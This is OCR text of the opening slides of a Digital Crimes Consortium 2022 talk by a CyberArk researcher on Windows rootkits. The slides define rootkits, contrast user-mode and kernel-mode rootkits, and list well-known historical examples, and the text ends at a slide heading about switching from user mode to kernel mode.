DCC 2022

Digital Crimes Consortium 2022

Vancouver, BC

CYBERARK®


DCC 2022

FANTASTIC ROOTKITS

And Where To Find Them

Rotem Salinas, Senior Security Researcher

CYBERARK®



#> whoami

- Rotem Salinas
- Senior Security Researcher in CyberArk Research Labs
- Joined CyberArk ~6 months ago
- Reverse Engineering and Malware Analysis Expert
- Previously spoke at RSA Conference, DCC, and more …
- Windows Internals, Exploit Development and CTF enthusiast


Follow me on Twitter - @rotemsalinas

Agenda

- Introduction
- Windows Internals Primer
- Kernel-Mode Rootkit Implementation Examples
- Kernel-Mode Rootkit Analysis
- Hunting Rootkits
- Summary

Introduction – Rootkit Definition

- What is a rootkit?
  - A type of malware that hides itself
  - subverting the OS and hiding deep inside it
  - typically living in the kernel space.



Introduction – UM vs. KM


- KM are running as highly privileged user (NT AUTHORITY\SYSTEM)
- KM usually modify kernel structures directly in order manipulate the OS.
- UM use OS APIs to manipulate the OS using techniques such *Hooking*, and *Process Injection etc*.

Introduction - The Golden Age of Rootkits

- During mid 2000's to mid 2010's (~2005-2014)
- Many popular rootkits emerged including
  - Rustock
  - TDSS (a.k.a. Alureon)
  - ZeroAccess
  - Sinowal (a.k.a. Torpig)
- Mostly commodity malware operated by cybercriminals
- Due to rootkit mitigations newer rootkits are usually tied with nation-state actors and require much more resources to develop


Windows Internals Primer – User space vs. Kernel Space

- Kernel Mode Rootkits in Windows
  - Run as Device Drivers loaded into the kernel




Windows Internals Primer – User space vs. Kernel Space

- Kernel Mode Rootkits in Windows
  - Run as Device Drivers loaded into the kernel




Windows Internals Primer – User space vs. Kernel Space


- Kernel Mode Rootkits in Windows
  - Run as Device Drivers loaded into the kernel




Windows Internals Primer – Switch from UM to KM



